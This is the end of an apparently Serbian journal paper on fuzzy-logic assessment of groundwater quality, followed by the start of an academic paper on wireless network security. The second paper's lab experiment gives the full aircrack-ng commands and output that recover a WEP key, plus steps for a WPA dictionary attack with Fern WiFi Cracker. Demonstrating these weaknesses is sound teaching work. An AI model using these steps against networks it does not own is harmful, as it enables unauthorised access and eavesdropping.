
Слика 7. Функција припадања за амонијак




Слика 8. Функција припадања за калцијум



Слика 9. Функција припадања за магнезијум



Слика 10. Функција припадања за натријум



Слика 11. Функција припадања за арсен


Фази модел квалитета подземне воде је креиран на тај начин што је 10 селектованих параметара подељено у 5 различитих категорија тј. група према унапред утврђеним критеријумима квалитета. Групе су формиране на основу главних карактеристика физичког и хемијског састава подземних вода. Прву групу сачињавају: боја и електропроводљивост воде које представљају физичке карактеристике воде. Друга група је формирана од параметара: рН вредност и утршак KMnO_4 , који представљају основне показатеље хемијског састава подземне воде и то су параметри који се испитују у оквиру основног прегледа квалитета воде. У трећу групу спадају катјони укупног гвожђа и амонијака који чине микрокомпоненте подземне воде, које својим присуством не утичу на тип воде, већ имају значајан утицај на специфичан састав подземне воде и често одређују могућност коришћења подземне воде. Четврта група је структурирана од калцијумовог, магнезијумовог и натријумовог јона који представљају макрокомпоненте, које чине основни састав подземних вода и на основу њиховог садржаја одређује се тип воде. Пета група је формирана од јонског облика арсена. Једињења арсена се посматрају појединачно јер је арсен један од кључних хазардних параметара квалитета

подземне воде обогаћене арсеном, која се користи за производњу пијаће воде. Свакој групи параметара је дат одговарајући значај или “тежина” на основу утицаја селектованих параметара на људско здравље.

Приликом креирања фази правила све изјаве су повезане оператором AND. Навешће се неколико евалуираних примера фази правила: Ако је рН воде Пожељан и утршак KMnO_4 Неприхватљив ОНДА је квалитет подземне воде друге групе Прихватљив; Ако је укупно гвожђе Пожељно и амонијак Неприхватљив ОНДА је квалитет подземне воде треће групе Прихватљив.

Крајњи квалитет подземне воде је подељен у три класе: Пожељан, Прихватљив и Неприхватљив, које су креиране на основу хигијенске исправности подземне воде. Проенти у крајњем резултату представљају са којим степеном безбедности тј. сигурности је вода поуздана за пиће. Функција припадања резултујућег финалног квалитета подземне воде применом Мамданијевог ФИС-а је приказана на слици 12.

У наредној табели 3 биће приказани финални резултати квалитета подземне воде из пијезометра добијени преко евалуираног Мамдани фази модела.



Слика 12. Функција припадања за крајњи квалитет подземне воде

Табела 3: Финални резултати квалитета подземне воде применом Мамданијевог фази модела

Узорак	Квалитет подземне воде	Степен поузданости	
		МОМ	ЦОА
2010.	Прихватљив	62.5 %	61.34%
2009.	Прихватљив	62.5 %	61.34%
2008.	Прихватљив	62.5%	61.34 %
2007.	Прихватљив	62.5 %	61.34%
2006.	Прихватљив	62.5 %	61.34%
2005.	Прихватљив	62.5 %	61.34%
2004.	Прихватљив	62.5 %	61.34%

Приликом процене квалитета подземне воде појављују се два типа неизвесности, чије је потпуно уклањање главни циљ. Прво, параметрима чије су концентрације близу максимално дозвољених концентрација (МДК), је посвећена додатна пажња и разматрани су веома обазриво. На пример, концентрација натријума од 160.8 mg/L је изнад МКД од 150 mg/L за 7.2%. Међутим, при овим концентрацијама натријума неће доћи до нежељених здравствених ефеката по хуману популацију и с тога се у проценама овај ниво натријума у води сматра прихватљивим. Тек при концентрацијама натријума преко 200 mg/L долази по промене укуса воде и могућег утицаја на хипертензију која се појавила код малог броја испитаника [3]. Друго, не постоји хомогеност међу параметрима у класама квалитета подземне воде. То се може закључити посматрањем функција припадања за селектоване параметре који су подељени у три класе (пожељан, прихватљив и неприхватљив). Сваки параметар делује јединствено на здравствено стање људи и на основу тога је и расподељен у класе квалитета. На пример, пожељан опсег концентрација за арсен износи од 0-10 µg/L док за магнезијум износи од 60-100 mg/L.

Фази процена која обично користи бројчану скалу за представљање квалитета воде и обезбеђује алтернативну методологију за агрегирање вредности параметара са различитим функцијама квалитета се истражује и користи у евалуацији квалитета животне средине од 1990-их година. Sii и сар. [11], Ludwig и Tulbure [12] и Garg и сар. [13] су међу првима разматрали неизвесности у процени квалитета воде користећи фази функцију припадања са вредностима које су се кретале од 0 до 1 за формирање применљивог фази скупа уместо конвенционалне скале од 0 до 100 у традиционалној методологији. Овом тематиком су се такође бавили и Chang и сар. [14]; Liou и сар. [15]; Liou и Lo [16]; Dahiya и сар. [17]; Icaga [18]; Kumar и сар. [19]; Mahapatra и сар. [20]; Nasr и сар. [21]; Liu и сар. [22]; Nasr и сар. [23]; Priya [24]; Srivastava и сар. [25]; Wang и сар. [26]; Zhou и сар. [26].

4. ЗАКЉУЧАК

Флексибилност фази логике представљена је могућношћу да развије класификационе моделе који

имају употребу при проблемском решавању процене квалитета подземне воде. Карактеристике самог процеса процене квалитета воде указују на чињеницу да се ради о вишедимензионалном проблему чије променљиве тј. параметри најчешће немају прецизно дефинисане вредности, или их је тешко измерити. Овакве технике садрже многе карактеристике које их чине изузетно привлачним и ефикасним. Фази системи имају могућност да успешно хармонизују инхерентна одступања и нејасноће и да једноставно интерпретирају комплексне системе.

Евалуирани резултати Мамдани фази модела имају одређене предности у односу на до сада примењене методологије, које се манифестују у чињеници да су експериментално добијени подаци вредности параметара квалитета подземне воде комбиновани са експертским знањима и техникама вештачке интелигенције. Сигнификантна предност фази методологија, у односу на конвенционалне методе, јесте додељивање тежинских фактора параметрима на основу здравствених импликација на хуманој популацији који у великој мери утичу на резултате процена и одређивања квалитета воде. Код додељивања тежинских фактора, могу се истаћи комбиновани приступи који се заснивају на примени субјективних и објективних метода како би се добили интегрисани тежински фактори.

Једна од главних предности фази приступа је та што се сваком резултујућем квалитету воде додељује одговарајући степен поузданости. Тиме се добијају прецизнији и приступачнији резултати како за доносиоце одлука тако и за јавност која треба да буде обавештена о стању квалитета воде.

Развијени и креирани Мамдани фази модел може бити дисиминиран, пренет и коришћен на градове сличних хидрогеолошких карактеристика добијања воде.

5. ЛИТЕРАТУРА

- [1] Klir G.J., Yuan B., Fuzzy sets and fuzzy logic: theory and applications, Prentice Hall, New York, 1995.
- [2] Pravilnik o higijenskoj ispravnosti vode za piće, Službeni list SRJ, 42/98 i 44/99, 1999.

- [3] World Health Organization (WHO), Guidelines for drinking water quality, 4th ed., WHO, Geneva, 2011.
- [4] United States Environmental Protection Agency (USEPA), 2011 Edition of the Drinking Water Standards and Health Advisories. USEPA, Washington, DC, USA, 2011.
- [5] Kiurski-Milosević J., Vojinović-Miloradov M., Ralević N.M., Fuzzy model for determination and assessment of groundwater quality in the city of Zrenjanin, Serbia, *Hemijaska industrija* 69 (1) (2015): 17-28.
- [6] L. A. Zedah, The concept of a linguistic variable and its application to approximate reasoning, *Inform. Sci.* 8 (1975) 199–249.
- [7] Siddique N., Adeli H. *Computational Intelligence: Synergies of Fuzzy Logic, Neural Networks and evolutionary computing*, John Wiley & Sons, New York, 2013.
- [8] M. Sugeno, An introductory survey of fuzzy control, *Inform. Sci.* 36 (1985) 59–83.
- [9] C. Lee, Fuzzy logic in control systems: fuzzy logic controller, Parts I and II, *IEEE T. Syst. Man Cyb.* 20 (1990) 404–435.
- [10] T.J. Ross, *Fuzzy Logic with Engineering Applications*, 3rd ed., John Wiley & Sons, Chichester, 2010.
- [11] Sii H.I., Sherrard J.H., Wilson T.E., A water quality index based on fuzzy set theory, In: *Proceeding of the 1993 Joint ASCE-CSCE National Conference on Environmental Engineering*, Montreal, Quebec, Canada, 1993.
- [12] Ludwig B., Tulbure I., Contributions to an aggregated environmental pollution index, In: *Proceedings of the 31st Intersociety Energy Conversion Engineering Conference*, Washington DC, USA, 1996.
- [13] Garg V.K., Dahiya S., Chaudhary A., Deepshikha A. 1998. Fluoride distribution in underground waters of Jind district, Haryana, India, *Ecology Environmental Conservation* 40, 19-23.
- [14] N. Chang, H.W. Chen, S.K. Ning, Identification of river water quality using the Fuzzy Synthetic Evaluation approach, *J. Environ. Manage.* 63 (2001) 293–305.
- [15] Liou S.M., Lo S.L., Hu C.Y. 2003. Application of two-stage fuzzy set theory to river quality evaluation in Taiwan Source, *Water Research* 37, 1406–1416.
- [16] Liou Y.T., Lo S.L. 2005. A fuzzy index model for trophic status evaluation of reservoir waters, *Water Research* 39, 1415–1423.
- [17] Dahiya S., Singh B., Gaur S., Garg V.K., Kushwaha H.S. 2007. Analysis of groundwater quality using fuzzy synthetic evaluation, *J. Hazard. Mater.* 147, 938–946.
- [18] Içaga Y. 2007. Fuzzy evaluation of water quality classification, *Ecological Indicators* 7, 710–718.
- [19] Kumar N.V., Mathew S., Swaminathan G. 2009. Fuzzy information processing for assessment of groundwater quality, *International Journal of Soft Computing* 4: 1-9.
- [20] Mahapatra S.S., Nanda S.K., Panigrahy B.K. 2011. A Cascaded Fuzzy Inference System for Indian river water quality prediction, *Adv. Eng. Softw.* 42: 787-796.
- [21] Nasr A.S., Rezaei M., Barmaki M.D. 2012. Analysis of Groundwater Quality using Mamdani Fuzzy Inference System (MFIS) in Yazd Province, Iran. *International Journal of Computer Applications* 59(7): 45-53.
- [22] Liu J., Li Y. P., Huang G. H. 2013. Mathematical Modeling for Water Quality Management under Interval and Fuzzy Uncertainties. *Journal of Applied Mathematics*, vol. 2013, Article ID 731568. doi:10.1155/2013/731568.
- [23] Nasr A.S., Rezaei M., Barmaki M.D., Groundwater contamination analysis using Fuzzy Water Quality index (FWQI): Yazd province, Iran, *Journal Geopersia* 3 (2013) 47-55.
- [24] Priya K.L. 2013. A Fuzzy Logic Approach for Irrigation Water Quality Assessment: A Case Study of Karunya Watershed, India, *J. Hydrogeol. Hydrol. Eng.* 2. doi:10.4172/2325-9647.1000104.
- [25] Srivastava P., Burande A., Sharma N. 2013. Fuzzy Environmental Model for Evaluating Water Quality of Sangam Zone during Maha Kumbh 2013, *Applied Computational Intelligence and Soft Computing* 2013, doi:10.1155/2013/265924.
- [26] Wang Y., Sheng D., Wang D., Ma H., Wu J., Xu F. 2014. Variable Fuzzy Set Theory to Assess Water Quality of the Meiliang Bay in Taihu Lake Basin, *Water Resour. Manage.* January 2014, doi:10.1007/s11269-014-0521-6.
- [27] Zhou Y., Hao G., Chen K., Li J. 2014. Water Quality Evaluation Based on Fuzzy Mathematics in Groundwater Resource Area of SuoLuoShu in Shan Dong Province, *Adv. Mat. Res.* 838-841: 1768-1771.

BEZBEDNOST BEŽIČNIH MREŽA

SAFETY OF WIRELESS NETWORKS

Dr **ŽELJKO EREMIĆ**, profesor strukovnih studija
Dr **LAZO M. MANOJLOVIĆ**, profesor strukovnih studija
Dr **IRIS BORJANOVIĆ**, profesor strukovnih studija
Visoka tehnička škola strukovnih studija u Zrenjaninu

REZIME

U radu su prikazani bezbednosni aspekti kod bežičnih mreža. Predstavljeni su WEP i WPA sigurnosni algoritmi putem svojih osnovnih karakteristika, kao i njihove prednosti i slabosti. Na kraju su data i dva eksperimenta koja demonstriraju načine za probijanje šifara u mrežama koje koriste navedene sigurnosne algoritme. Alati se nalaze u okviru besplatne Linux distribucije za digitalnu forenziku po imenu BackTrack.

ABSTRACT

The paper presents the safety aspects of wireless networks. WEP and WPA safety algorithms are presented with their main characteristics, as well as their advantages and weaknesses. The paper finishes with two experiments which demonstrate the ways of breaking passwords in networks which use those safety algorithms. Tools are within free Linux distribution for digital forensic named BackTrack.

1. UVOD

Bežična komunikacija se koristi kako u poslovne, tako i u privatne svrhe. Njene osnovne prednosti su bolja pokretljivost klijenata, lakše dodavanje novih uređaja i manji troškovi kada je potrebna oprema u pitanju. Bežične mreže se vrlo često koriste sa modernim uređajima poput notebook ili tablet računara, ili pak na pametnim telefonima. Ovaj tip mreže je danas široko rasprostranjen.

Osnovna razlika između bežičnih i žičanih mreža se ogleda u načinu prenošenja podataka. Žičane mreže tipično koriste bakarne ili optičke kablove. Za pristup podacima iz ove mreže potrebno je izvršiti povezivanje željenih uređaja na odgovarajući kabel. U bežičnim mrežama se podaci prenose radio talasima i ne postoji žičana veza između povezanih uređaja, pa je prisluškivanje podataka koji se prenose na ovakav način moguć uz korišćenje jeftine i široko dostupne opreme. Da bi se postigao potreban nivo sigurnosti u bežičnim mrežama poseže se za upotrebom odgovarajućih sigurnosnih algoritama poput WEP, WPA ili WPA2.

2. WEP, WPA i WPA2

WEP (engl. Wired Equivalent Privacy) je sigurnosni algoritam, koji je nastao 1999. godine, sa ciljem da ponudi sigurnost u bežičnim LAN mrežama koja bi bila jednaka sigurnosti koja postoji kod žičanim mrežama. Vrlo brzo su uočeni brojni nedostaci, te je WEP algoritam zamenjen novijim algoritmom po imenu WPA.

Neki od nedostataka [1] WEP algoritma su slaba kriptografija, nedostatak upravljanja ključevima, mala veličina ključeva, višestruko korišćenje istih inicijalizacionih vektora, neotpornost na višestruke napade i elektromagnetne smetnje, problemi sa autentifikacijom, falsifikovanje paketa kao i neotpornost na napad preopterećenjem porukama. WEP je takođe veoma ranjiv kada je prisluškivanje u pitanju.

WPA (engl. Wi-Fi Protected Access) algoritam je nasledio WEP protokol, omogućivši kompleksniju enkripciju (šifrovanje) podataka. Pri tome važno je pomenuti da WPA radi na uređajima koji podržavaju WEP. Glavna poboljšanja koje je doneo WPA su na polju:

- Enkripcije komunikacije, što je postignuto upotrebom TKIP protokola (engl. Temporal Key Integrity Protocol);

- Autentifikacije korisnika, postignuto upotrebom EAP (engl. Extensible Authentication Protocol).

"WPA protokol implementira većinu od IEEE 802.11i standarda, i zamišljen je kao međurešenje koje bi trebalo da zameni WEP." [1]

WPA takođe koristi Message Integrity Code (MIC) da bi se izbegli problemi sa falsifikovanjem, zatim da bi se detektovale greške u sadržajima koji se prenose, kao i da bi se eliminisali neki tipovi napada na bežične mreže.

WPA2 (engl. Wi-Fi Protected Access II) nasleđuje i poboljšava WPA algoritam. "WPA2 protokol koristi snažniji algoritam za šifrovanje poznat kao Advance Encryption Standard (AES). Advanced Encryption Standard je standard za šifrovanje koji koristi simetrične ključeve, i prihvaćen je od vlade SAD." [1]

3. BEZBEDNOST I TIPOVI NAPADA

Postoje određeni uslovi pod kojima se bežična mreža može smatrati sigurnom. Kada su u pitanju WLAN mreže u kompanijskom okruženju, bezbednosni zahtevi se mogu grupisati u sledeće tri kategorije [2]:

- Tajnost podataka i integritet (engl. Data Confidentiality and Integrity);
- Autentifikacija i kontrola pristupa (engl. Authentication and Access Control);
- Detekcija i prevencija upada (engl. Intrusion Detection and Prevention).



Slika 1. WLAN bezbednost, [2]

Postoje različiti tipovi napada na bežične mreže. Napade možemo klasifikovati na više različitih načina. Jedna podela je na na:

- Pasivne napade;
- Aktivne napade.

Pasivne napade je teže detektovati, jer prividno ne postoje nikakvi problemi u funkcionisanju bežične mreže. "Pasivni napad je napad gde korisnik bez autorizacije stiče pristup bežičnoj mreži sa ciljem da samo „sluša“ informacije koje se prenose a pri tome ih ne modifikuje. Pasivni napadi izgledaju kao teži za identifikovanje od strane mrežnog administratora, jer mrežne operacije nisu pogođene njima." [3]

Tipovi pasivnih napada [3] su:

- Prisluškiavanje (engl. Eavesdropping), gde napadač pasivno posmatra razmenu informacija između autoentifikovanog korisnika i Access Point-a, bez ikakvih izmena;
- Analiza saobraćaja (engl. Traffic Analysis) je slična prisluškiavanju s tim da se posmatraju podaci koji se uklapaju u određeni šablon.

Na tržištu postoji veći broj komercijalnih i besplatnih alata koji omogućavaju pasivne napade, a neki od njih će biti korišćeni u eksperimentu u okviru ovog članka.

Prilikom aktivnog napada napadač može modifikovati informacije koje se prenose. Administrator ima mogućnost da detektuje da postoji aktivni napad, ali nije uvek u mogućnosti da ga spreči. Neki od tipova aktivnih napada [3] su:

- Maskiranje (engl. Masquerading), kada se napadač pretvara da je autorizovani korisnik. Cilj je dobijanje određenih dozvola;
- Ponavljanje paketa (engl. Packet Replay), kada napadač prikuplja pakete podataka između Access Point-a i korisnika i zatim ih određenim redosledom ponovo šalje;
- Izmena podataka (engl. Data modification), kada napadač modifikuje prukupljene podatke i zatim ih dalje prosleđuje;
- DoS (engl. Denial of Service), kada napadač sprečava ispravno funkcionisanje u bežičnoj mreži.

Duga klasifikacija se odnosi na način na koji se vrše napadi. Napadi se mogu podeliti na, [3]:

- Logičke napade;
- Fizičke napade.

Neki od tipova logičkih napada su:

- Lažiranje MAC adrese (engl. Spoofing of MAC address), u cilju pristupa bežičnoj mreži.
- MITM (engl. Man in the Middle) napad ima više varijacija. Jedna od njih je da napadačev uređaj ne dozvoljava korisničku da se direktno poveže na Access Point, već samo posredno putem napadačevog uređaja.

Fizički napade su jednostavniji od logičkih i oslanjaju se na hardverske karakteristike prisutne u bežičnoj mreži. Jedan primer je fizički pristup napadača Access Pointu što omogućava lakšu manipulaciju ili čak fizička oštećenja. Fizički napade je lakše otkriti, a glavni cilj im je uglavnom onesposobljavanje servisa ili ozbiljno narušavanje performansi rada mreže.

4. BACKTRACK

Digitalna forenzika je nauka koja se bavi pronalaženjem, prikupljanjem i analizom podataka u digitalnom obliku. Oblasti izučavanja mogu biti računari, mobilna telefonija, mreže, kao i baze podataka. Forenzičari se često specijalizuju i za određeni tip operativnog sistema: Windows, Linux ili

Mac. Digitalni dokazi koje forezičari prikupe koriste se kasnije za vođenje sudskih postupaka ili istraga u okviru samih kompanija. Digitalna forenzika igra značajnu ulogu u policiji, vojsci, bankama, osiguravajućim kućama i drugim ustanovama i kompanijama gde može doći do industrijske špijunaže i zloupotrebe informaciono-tehnoloških (IT) sistema.

Backtrack je distribucija Linux operativnog sistema čija je važna namena IT sigurnost. Koristi se za digitalnu forenziku, testiranja upada, sigurnost mreža i pronalaženje sigurnosnih propusta i poseduje čitav niz forenzičkih alata za tu svrhu. Trenutno BackTrack poseduje više od 300 alata koji se svakodnevno mogu ažurirati u novije verzije. Alati su logički poređani na osnovu strukture pa i početnici mogu pronaći alat za ostvarivanje određenog procesa. U BackTrack su uključene nove tehnologije i tehnike testiranja [4]. Rado ga koriste profesionalci koji rade testiranja upada, vladine agencije kao i oni koji rade u oblasti informatičke bezbednosti.


5. EKSPERIMENTI

U nastavku rada biće predstavljeni rezultati dva eksperimenta koji se odnose na otkrivanje šifre za pristup bežičnim mrežama koje su zaštićene:

- WEP algoritmom;
- WPA algoritmom.

Oba eksperimenta imaju istu opremu koja je i povezana na isti način:

- Modem koji je vezan za Internet. Teoretski on ne bi morao da postoji za ovo posmatranje, ali u praksi najčešće postoji;
- Ruter (engl. Router), koji čini osnovu bežične mreže. Ovaj uređaj je sa jedne strane žičano vezan za Internet posredstvom modema, a sa druge strane koristeći antenu putem radio talasa komunicira sa drugim uređajima;
- BackTrack LiveCD – operativni sistem koji se može na običnom PC računaru pokrenuti bez instalacije. Ovo je besplatan softver;
- PC - uređaj koji bežično komunicira sa ruterom. Ovaj uređaj ima informaciju koja je šifra potrebna za komunikaciju sa ruterom. Njegov naziv u ovom radu će biti UserPC;
- PC – uređaj koji ima bežičnu mrežnu karticu, ali koji nema informaciju koja je šifra potrebna za komunikaciju sa ruterom. Na njemu je pokrenut BackTrack operativni sistem. Ovaj uređaj koristimo za napad. Njegov naziv u ovom radu će biti BackTrackPC.



Slika 2. Konfiguracija bežične mreže koja se koristi u eksperimentima, nacrtana korišćenjem Packet Tracer [5]

5.1. EKSPERIMENT 1 - WEP

Osnovna ideja je delimično bazirana na postupku za otkrivanje šifara bežičnih WEP mreža iz [6]. Preduslovi za eksperiment su konfigurisanje bežičnog rutera. Ruter je posredstvom modema povezan na Internet. Parametri rutera od značaja za eksperiment su postavljeni na sledeće vrednosti:

- SSID: vts_test1;
- Authentication: WEP;
- WEP key: Zr023.

Eksperiment je započeo tako što računar UserPC razmenjivao pakete sa Ruterom. Pri tome računar je (BackTrackPC) u svojoj konzoli izvršio sledeće komande (tabela 1 prikazuje komande i rezultate izvršenja tih komandi koje će biti opisane u daljem tekstu):

- **root@bt:~# iwconfig**
Na ovaj način su detektovane dostupne bežične kartice. Bežična kartica najčešće ima naziv „wlan0“.
- **root@bt:~# ifconfig wlan0 up**
Mrežni interfejs je omogućen.
- **root@bt:~# airmon-ng start wlan0**
Ovom komandom je bežična kartica prebčena u monitor mod, u kome je omogućeno kartici da prisluškuje svaki paket koji se nalazi u dometu. U ovom slučaju to su bili paketi između UserPC i rutera.
- **root@bt:~# iwconfig mon0**
Izvršenjem ove komande omogućeno je da se vidi novi interfejs u monitor modu.
- **root@bt:~# airodump-ng mon0**
Na ovaj način se mogu otkriti bežične mreže u okruženju. Ciljna mreža rutera u ovom slučaju je imala sledeće bitne parametre:
 - BSSID: 54:E6:FC:97:C7:7A (MAC adresa rutera)
 - CH: 1 (Kanal koji ruter koristi)

Komandom CTRL+C je izvršeno prekidanje rada ove komande.

Tabela 1. Komande i rezultati iz Terminala BackTrack-a

```
root@bt:~# iwconfig
lo    no wireless extensions.

wlan0 IEEE 802.11bg ESSID:off/any
      Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
      Retry long limit:7 RTS thr:off Fragment thr:off
      Encryption key:off
      Power Management:on

eth0  no wireless extensions.
root@bt:~# ifconfig wlan0 up
root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID  Name
2740 dhclient3
2801 dhclient3
Process with PID 2740 (dhclient3) is running on interface wlan0

Interface  Chipset  Driver

wlan0      Ralink 2573 USB rt73usb - [phy0]
           (monitor mode enabled on mon0)
root@bt:~# iwconfig mon0
mon0 IEEE 802.11bg Mode:Monitor Tx-Power=20 dBm
      Retry long limit:7 RTS thr:off Fragment thr:off
      Power Management:on
root@bt:~# airodump-ng mon0

CH 10 ][ Elapsed: 36 s ][ 2015-05-27 08:02

BSSID      PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
54:E6:FC:97:C7:7A -35 13 0 0 1 54 . WEP WEP vts_test1

BSSID      STATION      PWR Rate Lost Frames Probe
(not associated) 00:C0:A8:FE:6E:D3 -43 0 - 1 6 36 ALCATEL ONE TOUCH IDOL X,USR5461PanicZr
root@bt:~# airodump-ng mon0 --bssid 54:E6:FC:97:C7:7A -c 1 -w testwep
CH 1 ][ Elapsed: 17 mins ][ 2015-05-27 08:22

BSSID      PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
54:E6:FC:97:C7:7A -31 46 3912 57995 0 1 54 . WEP WEP vts_test1

BSSID      STATION      PWR Rate Lost Frames Probe
54:E6:FC:97:C7:7A EC:23:3D:CE:59:62 -41 54 - 1 8 595
root@bt:~# aircrack-ng testwep-01.cap
Opening testwep-01.cap
Read 149211 packets.

# BSSID      ESSID          Encryption
1 54:E6:FC:97:C7:7A vts_test1      WEP (57945 IVs)

Choosing first network as target.
Opening testwep-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 57945 ivs.
KEY FOUND! [ 5A:72:30:32:33 ] (ASCII: Zr023 )
Decrypted correctly: 100%
```

- **root@bt:~# airodump-ng mon0 --bssid 54:E6:FC:97:C7:7A -c 1 -w testwep**

Ovom komandom je izvršeno prisluškivanje saobraćaja rutera čija je MAC adresa 54:E6:FC:97:C7:7A, na kanalu 1, a rezultati su skladišteni u „testwep“ fajl.

- **root@bt:~# aircrack-ng testwep-01.cap**
Kada je jednom prikupljen dovoljan broj paketa ova komanda je omogućila dobijanje šifre bežične mreže.

Handshaking je automatizovani proces pregovaranja koji dinamički podešava parametre komunikacionog kanala uspostavljenog između dva entiteta pre nego što započne normalna komunikacija. To je obično proces koji se odvija kada računar treba da započne komunikaciju sa stranim uređajem kako bi se uspostavila pravila međusobnog komuniciranja. Kada računar komunicira sa drugim uređajem kao što je modem, printer ili mrežni server, potrebno je da se izvrši handshake protokol sa uređajem kako bi se sa njim uspostavila veza. Četvorotruki (4-way) handshake protokol se obično izvršava na samom početku WPA prenosa.

U posmatranom eksperimentu analiza je izvršena nad 57945 paketa, prikupljenih u roku od 17 minuta. Kao rezultat je uspešno otkrivena šifra sa WEP algoritmom „Zr023“. U pitanju je bio pasivni napad jer je BackTrackPC samo prisluškivao postojeću komunikaciju. Na ovaj način aktivnost BackTrackPC ima mnogo više šansi da ne bude otkrivena nego da je korišćena neka vrsta aktivnog napada.

5.2. EKSPERIMENT 2 - WPE

Ruter je posredstvom modema povezan na Internet, kao i u prethodnom eksperimentu. Parametri rutera od značaja za eksperiment imaju sledeće vrednosti:

- SSID: vts_test2;
- Authentication: WPA-PSK/WPA2-PSK;
- PSK Passphrase: Audience.

Za razliku od prvog eksperimenta, u drugom eksperimentu se ne koriste tekstualne komande. Preciznije softver sa grafičkim interfejsom u pozadini izvršava tekstualne komande, koje korisnik ne mora da zna detaljno. "Fern Wi-fi Cracker može da razbije WEP, WPA, i WPA2 bežične mreže. Fern se u osnovi koristi mogućnostima komandne linije za razbijanje ovakvih mreža i smešta ih u GUI." [7]

Za potrebe ovog eksperimenta se koristi „Fern WiFi Cracker“. Sam program je sastavni deo BackTrack operativnog sistema, i poseduje grafički korisnički interfejs (slika 3.).

Rad u programu je vrlo jednostavan i intuitivan. Potrebno je izvršiti nekoliko koraka:

- Izabrati bežičnu karticu koje se koristi za praćenje saobraćaja u mreži. Program će ovu karticu prebaciti u monitor mod;
- Izabrati bežičnu mrežu iz spiska WEP i WPA mreža koje su pronađene. Nakon izbora mreže otvara se drugi prozor (slika 4.), u okviru koga se vrše dalje aktivnosti.



Slika 3. Fern-wifi-cracker – izgled osnovnog prozora



Slika 4. Fern-wifi-cracker – WPA Frame koji omogućava pokretanje napada

Frame prozor omogućava da se izvrše specifična podešavanja potrebna za napad na izabranu bežičnu mrežu. Ovde takođe postoji nekoliko koraka:

- Izabрати mrežu koja se napada. Za izabranu mrežu se u samom prozoru prikazuju podaci o njoj poput imena mreže, MAC adrese uređaja koji je osnova bežične mreže, tipa enkripcije, kanala i dr;
- Zatim je potrebno izabrati rečnik na sa često korišćenim šiframa koji će biti korišćen za potrebe napada. U ovom eksperimentu se koristi rečnik „darkc0de.lst“, koji se nalazi u sastavu BackTrack Linux-a. Ovaj rečnik je relativno malog obima, a u realnoj situaciji se koriste rečnici koji su mnogo obimniji. Treba napomenuti da ovaj rečnik sadrži reč „Audience“;
- Kada su prethodna podešavanja izvršena klikom na dugme „Attack“ može se započeti napad na izabranu bežičnu mrežu.

